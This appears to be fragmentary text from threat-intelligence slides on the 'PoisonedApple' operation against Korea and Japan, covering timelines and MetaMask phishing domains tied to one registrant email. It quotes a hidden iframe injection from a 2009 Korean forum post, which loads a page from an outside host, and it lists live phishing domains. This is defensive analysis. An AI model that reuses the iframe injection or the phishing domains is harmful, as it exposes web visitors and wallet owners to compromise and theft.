
검색 제목

[강원-강릉시] wrtywr<iframe src=http://mp.gemmir.com/upload_file_test/Movie/index.htm width=100 height=0> </iframe>

	등록일	2009-03-02
ynwtuukf	조회수	3115


ry wrywrywr

Correlation analysis




Timelines

Operation "PoisonedApple" targeting Korea and Japan




Timelines

Operation "PoisonedApple" targeting Korea and Japan



Metamask phishing site and apps



- created multiple domains for MetaMask phishing

The image shows a domain search tool interface. At the top, there is a search bar with "Email Address" selected, a dropdown menu set to "Exactly Matching", and a text input field containing "ynwtuukf@zohomail.com". To the right of the search bar, it says "6 domains". Below the search bar are two buttons: "Expand Your Search" (dashed border) and "Narrow Your Search" (solid border). A "Search" button is located at the bottom right of the search area. Below the search area, there is a "Download Report" link and a status indicator "Displaying results: 1 - 6 of 6" with "Prev" and "Next" links. The main content is a table with three columns: "Domain Name", "Create Date", and "Registrar".

Domain Name	Create Date	Registrar
china-metamask.tw	--	--
cn-metamask.cn	2024-02-20	--
defi-cot.cn	2023-08-15	--
